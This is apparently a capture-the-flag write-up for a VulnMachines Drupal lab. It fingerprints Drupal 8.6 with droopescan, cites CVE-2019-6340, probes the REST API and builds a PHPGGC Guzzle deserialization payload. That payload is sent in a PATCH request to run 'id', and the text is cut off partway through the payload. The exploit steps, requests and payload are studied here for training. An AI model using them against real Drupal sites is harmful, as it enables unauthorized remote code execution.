
drupal

challenge link
==========
http://159.203.167.125:8090/

//it's a drupal CMS



VulnMachines
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Not secure | 159.203.167.125:8090
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ENG
10:41 AM
8/31/2020


Vulnerability

Submitted by admin on Sat, 02/23/2019 - 17:28

Is it Drupal version 8.o?
Developer mistake : Hackers can able to access and make changes to a computer files.
As pentester findout loophole and secure the organization.
Happy Hacking :)


Follow : @Rapidsafeguard

perform drupal scanning with droopescan
//version: 8.6
//plugin found restui



```
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$ droopescan scan drupal -u http://159.203.167.125:8090
[+] Plugins found:
    restui http://159.203.167.125:8090/modules/contrib/restui/
        http://159.203.167.125:8090/modules/contrib/restui/README.txt
        http://159.203.167.125:8090/modules/contrib/restui/LICENSE.txt

[+] No themes found.

[+] Possible version(s):
    8.6.10
    8.6.11
    8.6.12
    8.6.13
    8.6.14
    8.6.15
    8.6.16
    8.6.9

[+] Possible interesting urls found:
    Default admin - http://159.203.167.125:8090/user/login

[+] Scan finished (0:12:09.666955 elapsed)
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal$
```

found CVE to exploit the drupal version
//link: https://www.trendmicro.com/en_us/research/19/b/drupal-vulnerability-cve-2019-6340-can-be-exploited-for-remote-code-execution.html
//link: https://www.ambionics.io/blog/drupal8-rce
//CVE-2019-6340
//option key is the vulnerable part which vulnerable to deserialization attack


VulnMachines
Drupal Vulnerability Can Be Explo
trendmicro.com/en_us/research/19/b/drupal-vulnerability-cve-2019-6340-can-be-exploited-for-remote-code-execution.html
Alerts
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Region
Log In
Folio (0)
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TREND MICRO
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Exploits & Vulnerabilities
Drupal Vulnerability Can Be Exploited for RCE Attacks
ENG
10:56 AM
8/31/2020

Authors

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Vulnerability Researcher

Contact Us

The content management framework Drupal recently fixed a vulnerability (**CVE-2019-6340**) in their core software, identified as **SA-CORE-2019-003**. The flaw is categorized as highly critical, exposing vulnerable installations to unauthenticated remote code execution (RCE). The vulnerability affects a substantial portion of Drupal installations, since it impacts the widely installed RESTful Web Services (rest) module. Specifically, the vulnerability requires that the following preconditions are met:

1. Drupal 8.6.x, < 8.6.10 OR Drupal < 8.5.11
2. RESTful Web Services module is enabled

This vulnerability is specifically in the REST API, which includes a deserialization module. In particular, the *LinkItem* class (a subclass of the *FieldItemBase* class) defines the link field, which defines the structure of links and associated fields (descriptions, etc.). Inside the *LinkItem* class is a single line that performs deserialization of options supplied for the link property. The *Shortcut* class then makes use of the link property, which is what ultimately exposes the

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

able to access ?_format=hal_json



```
▼ _links:
  ▼ self:
      href:                                                           "http://159.203.167.125:8090
                                                                      /blog?_format=hal_json"
  ▶ type:                                                             {…}
  ▼ http://159.203.167.125:8090/rest/relation/node/article/revision_uid:
    ▼ 0:
      ▼ href:                                                         "http://159.203.167.125:8090
                                                                      /user/1?_format=hal_json"
  ▼ http://159.203.167.125:8090/rest/relation/node/article/uid:
    ▼ 0:
      ▼ href:                                                         "http://159.203.167.125:8090
                                                                      /user/1?_format=hal_json"
        lang:                                                         "en"
  ▼ http://159.203.167.125:8090/rest/relation/node/article/field_image:
    ▼ 0:
      ▼ href:                                                         "http://159.203.167.125:8090/sites/default
                                                                      /files/2020-07/logo2.png"
        lang:                                                         "en"
```


check the options that available for HTTP Header



```
OPTION /node/1/?_format=hal_json HTTP/1.1
Host: 159.203.167.125:8090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 405 Method Not Allowed
Date: Mon, 31 Aug 2020 02:53:00 GMT
Server: Apache
X-Powered-By: PHP/7.2.15
Allow: PATCH, GET, HEAD, DELETE, POST
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: en
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
Content-Length: 123
Connection: close
Content-Type: application/hal+json

{"message":"No route found for \u0022OPTION \/node\/1\/\u0022: Method Not Allowed (Allow:
PATCH, GET, HEAD, DELETE, POST)"}
```

drupal 8 used Guzzle, so can use PHPGGC to generate payload



```
nobodyatall@0×DEADBEEF:~/vulnmachines/drupal/phpggc$ ./phpggc Guzzle/RCE1 system id --json
"O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:{s:32:\
"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"id\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000GuzzleHtt
p\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
```


trying the RCE exploit it works
//Only PATCH works, POST doesnt works
//Content-Type must set to application/hal+json



```
PATCH /node/1?_format=hal_json HTTP/1.1
Host: 159.203.167.125:8090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/hal+json
Content-Length: 641

{
  "link": [
    {
      "value": "link",
      "options":
"O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\Psr7\\Fn
Stream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\\Hand
lerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"
id\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0
;s:6:\"system\";}}s:31:\"\u0000GuzzleHttp\\HandlerStack\u0000cached\";b:0
```

